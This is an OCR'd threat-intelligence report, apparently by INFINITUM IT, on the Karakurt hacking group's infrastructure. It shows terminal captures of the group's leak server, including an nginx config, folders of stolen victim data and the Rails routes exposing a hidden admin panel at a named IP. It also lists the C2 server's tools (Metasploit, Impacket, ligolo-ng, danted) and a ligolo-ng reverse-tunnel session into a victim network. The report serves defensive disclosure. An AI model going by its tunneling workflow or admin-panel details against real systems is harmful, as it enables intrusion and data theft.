


```
drwxr-xr-x 2 root root 4096 Nov 20 09:55 .
drwxr-xr-x 9 root root 4096 Jan 20 19:19 ..
lrwxrwxrwx 1 root root   33 Nov 20 09:55 public -> /etc/nginx/sites-available/public
lrwxrwxrwx 1 root root   30 Nov 20 09:40 tor -> /etc/nginx/sites-available/tor
user_zwjn5usyzzfzdtu2@ns1:/etc/nginx/sites-enabled$ cat public
upstream puma {
  server unix:/var/www/panel/tmp/sockets/puma.sock fail_timeout=0;
}

server {
# TOR
#  allow 127.0.0.1;
#  deny all;

  keepalive_timeout 5;
#  listen 80;

  server_name karakurt.co;
  listen 443 ssl default deferred;

  ssl on;
  ssl_certificate /root/ssl/site_new.crt;
  ssl_certificate_key /root/ssl/site_new.key;
```

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities


All of the stolen data has been uploaded by multiple Karakurt members on one file called Work,this data then being categorized as public or not public. We can easily see the Karakurt hacker team being more interested in Financial data from victims' devices.

In this example, it tell us storing critical data in device without Encrypting can cause the mass data exfiltration.



```
user_zwjn5usyzzfzdtu2@ns1:/work/4YACvvWck115yrVX55PKq9jymQNI4hA7$ cd published
user_zwjn5usyzzfzdtu2@ns1:/work/4YACvvWck115yrVX55PKq9jymQNI4hA7/published$ ls -la
total 88
drwxr-xr-x  19 root                 root        4096 Mar 17 17:48 .
drwxr-xr-x   4 user_zwjn5usyzzfzdtu2 workfolder  4096 Mar 15 18:48 ..
drwxr-xr-x 106 root                 root        4096 Mar 17 17:48 123Corp
drwxr-xr-x   3 root                 root        4096 Mar 16 09:10 2021kj
drwxr-xr-x   3 root                 root        4096 Mar 15 16:02 88
drwxr-xr-x   3 root                 root        4096 Mar 15 17:44 Administration
drwxr-xr-x  12 root                 root        4096 Mar 17 17:48 Assn987
drwxr-xr-x  40 root                 root        4096 Mar 15 18:49 Assnlku
drwxr-xr-x   3 root                 root        4096 Mar 15 17:27 Comptabilite1
drwxr-xr-x  67 root                 root        4096 Mar 17 17:48 Corfnp
drwxr-xr-x  85 root                 root        4096 Mar 16 10:49 Corpsfgb
drwxr-xr-x   6 root                 root        4096 Mar 17 17:48 Evenq5wts
drwxr-xr-x   3 root                 root        4096 Mar 15 17:42 Finances12309
drwxr-xr-x   5 root                 root        4096 Mar 15 17:46 iis_full_p2erms
drwxr-xr-x   4 root                 root        4096 Mar 15 16:00 Partne34rs
drwxr-xr-x  13 root                 root        4096 Mar 17 17:48 Partners76
drwxr-xr-x   3 root                 root        4096 Mar 17 17:48 Salles_de_conf
drwxr-xr-x   3 root                 root        4096 Mar 15 17:40 SecrétariatCorporatif1
drwxr-xr-x 177 root                 root       16384 Mar 17 17:48 ventes1
user_zwjn5usyzzfzdtu2@ns1:/work/4YACvvWck115yrVX55PKq9jymQNI4hA7/published$ █
```

Inside the server directory we can observed source code of the **Admin Panel**.




```
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel/tmp/cache$ cd ..
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel/tmp$ ls
cache  pids  restart.txt  sockets  storage
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel/tmp$ cd storage
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel/tmp/storage$ ls -la
total 8
drwxrwxr-x 2 root root 4096 Sep  2  2021 .
drwxrwxr-x 6 root root 4096 Sep  1  2021 ..
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel/tmp/storage$ cd ..
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel/tmp$ cd ..
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel$ ls
app  bin  config  config.ru  db  Gemfile  Gemfile.lock  gems  log  magazine.zip  public  Rakefile  tmp
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel$ ls -la
total 72
drwxr-xr-x 11 root                 root                 4096 Mar 14 04:56 .
drwxr-xr-x  4 root                 root                 4096 Sep  1  2021 ..
drwxrwxr-x  9 root                 root                 4096 Sep  2  2021 app
drwxrwxr-x  2 root                 root                 4096 Sep  2  2021 bin
drwxr-xr-x  2 root                 root                 4096 Sep  1  2021 .bundle
drwxrwxr-x  6 root                 root                 4096 Mar 10 18:39 config
-rw-rw-r--  1 root                 root                  160 Sep  2  2021 config.ru
drwxrwxr-x  3 root                 root                 4096 Sep  1  2021 db
-rw-rw-r--  1 root                 root                  880 Feb 27 19:30 Gemfile
-rw-r--r--  1 root                 root                 5825 Feb 27 19:31 Gemfile.lock
drwxrwxr-x  3 root                 root                 4096 Feb 26 10:05 gems
drwxrwxr-x  2 root                 root                 4096 Mar 10 18:43 log
-rwxr-x---  1 user_7smus698k45ayjz user_7smus698k45ayjz 5067 Mar 14 04:46 magazine.zip
drwxr-xr-x  4 root                 root                 4096 Nov 18 10:06 public
-rw-rw-r--  1 root                 root                  227 Sep  2  2021 Rakefile
drwxrwxr-x  6 root                 root                 4096 Sep  1  2021 tmp
user_zwjn5usyzzfzdtu2@ns1:/var/www/panel$ █
```

10


DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

If we see the routing code developed in **Ruby on Rails**, we can identify the Admin panel file path on live Web Server.




```ruby
Rails.application.routes.draw do
  root to: 'public#index'

  match "/403", to: "errors#forbidden", via: :all
  match "/404", to: "errors#not_found", via: :all
  match "/500", to: "errors#internal_server_error", via: :all

  get '/about',       to: 'public#about'
  get '/auction',     to: 'public#auction'
  get '/contact_us',  to: 'public#contact_us'
  post '/contact_us', to: 'public#message_create'

  resources :press_releases, param: :uuid
  resources :companies, param: :uuid do
    get 'files', to: 'companies#download_list_files'
    get 'download/:uuid', to: 'companies#download', as: :download_file
  end

  scope 'zLz4rBPNLSabywhahHt8MCgp9DRDvtSQ' do
    namespace :admin do
      get '/',                 to: 'public#index'
      get 'system',            to: 'system#index'
      get 'system/visits',     to: 'system#visits'
      post '/save_app_config', to: 'system#save_app_config'

      resources :press_releases
      resources :companies, param: :uuid do
        get 'download/:uuid',  to: 'companies#download', as: :download_file
      end
      get 'companies/id/:id',  to: 'companies#show_by_id', as: :company_by_id
```

Ruby on Rails URL Routing


Admin
https://209.222.98.19/zLz4rBPNLSabywhahHt8MCgp9DRDvtSQ/admin/login
Username
Password
Enter

Admin Panel used by Karakurt Hacking Team

Overall storage capacity of **karakurt[.]co**




```
user_zwjn5usyzzfzdtu2@ns1:/home/ftpuser/work$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            7.8G     0  7.8G   0% /dev
tmpfs           1.6G  145M  1.5G  10% /run
/dev/sda4        15T  4.1T  9.7T  30% /
tmpfs           7.9G   16K  7.9G   1% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           7.9G     0  7.9G   0% /sys/fs/cgroup
/dev/sda2       454M   80M  347M  19% /boot
tmpfs           1.6G     0  1.6G   0% /run/user/1003
```

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Command and Control Server

The Infinitum IT Cyber Threat Intelligence team is able to access the Command and Control Server that is being actively used by the Karakurt Hacking team on cyber attack operations. As a summary of the attack chain, we observed the use of open source tools like



```
root@[redacted]'s password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 16 19:42:30 UTC 2022

  System load:  0.01              Processes:             167
  Usage of /:   8.7% of 1.92TB    Users logged in:       1
  Memory usage: 51%               IPv4 address for ens3: [redacted]
  Swap usage:   87%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

52 updates can be applied immediately.
3 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed Mar 16 19:12:03 2022 from [redacted]
root@vps:~# ls
-114    LICENSE                       impacket                                         proxy
0302    README.md                     ligolo-ng_proxy_0.3.2_Linux_64bit.tar.gz         snap
1227    dante-server_1.4.1-1_amd64.deb metasploit-4.13.0-2017022101-linux-x64-installer.run use
Allias  grupojuritas                  metasploit-latest-linux-x64-installer.run        userpass.txt
IT.7z   grupojuritasRH                msfinstall
root@vps:~# _
```

- Ligolo-ng : Getting Initial Access on companies network via Reverse Tunneling, this technique being used for bypassing miss configured Firewall systems.


- Metasploit : Karakurt used Metasploit as C2 server and in post exploitation phase details can be seen on Metasploit log file that was obtained and shared by the Infinitum IT Cyber Threat Intelligence team on IOC part.

- Impacket: After getting Initial Access on the victim company network, Karakurt hacking team use Impacket to perform NTLM relay attacks. This tool mainly used for Lateral Movement

- Danted: Fast script for installing & configuring Danted--Socks5 Proxy Server. That being used for Reverse Tunneling.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities


On a misconfigured Firewall, Threat actors can abuse this issue and they are able to get Initial Access on remote networks by **Reverse Proxy Tunneling** technique.In this report we don’t disclose the victim but we want to raise an evarinse on usage of such technique is not a sophisticated attack, there are plenty of Open Source tools used by cyber attackers and if your network doesn't prepared against such an attack you may became the target.



```
ligolo-ng » startINFO[0043] Agent joined.                    name="[redacted]" remote="[redacted]"
ligolo-ng » start
error: please, select an agent using the session command
ligolo-ng » session
? Specify a session : 1 - [redacted] - [redacted]
[Agent : [redacted]] » help
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

Made in France ♥ by Cha! - TNP IT Security <tnpitsecurity.com>


Ligolo-ng - An advanced, yet simple tunneling tool

Commands:
=========
  clear     clear the screen
  exit      exit the shell
  help      use 'help [command]' for command help
  ifconfig  Show agent interfaces
  session   Change the current relay agent

Listeners
=========
  listener_add   Listen on the agent and redirect connections to the desired address
  listener_list  List currently running listeners
  listener_stop  Stop a listener

Tunneling
=========
  start  Start relaying connection to the current agent
  stop   Stop the tunnel

[Agent : [redacted]] » start
[Agent : [redacted]] » INFO[0082] Starting tunnel to [redacted]
```

Ligolo Proxy Panel


On below image can showed us, after getting Initial Access on the victim network with reverse tunneling, attacker able to obtained Internet interface data to perform the attack, just like they physically inside the network.



```
[Agent : [redacted]] » ifconfig
┌──────────────────────────────────────┐
│ Interface 0                          │
├──────────────┬───────────────────────┤
│ Name         │ Ethernet 3            │
│ Hardware MAC │ 06:de:4d:d8:e9:f2     │
│ MTU          │ 1500                  │
│ Flags        │ up|broadcast|multicast│
│ IPv4 Address │ 10.240.157.45/26      │
└──────────────┴───────────────────────┘
┌──────────────────────────────────────────────┐
│ Interface 1                                  │
├──────────────┬───────────────────────────────┤
│ Name         │ Loopback Pseudo-Interface 1   │
│ Hardware MAC │                               │
│ MTU          │ -1                            │
│ Flags        │ up|loopback|multicast         │
│ IPv6 Address │ ::1/128                       │
│ IPv4 Address │ 127.0.0.1/8                   │
└──────────────┴───────────────────────────────┘
[Agent : [redacted]] » session
? Specify a session :  [Use arrows to move, type to filter]
> 1 - [redacted]:60200
```

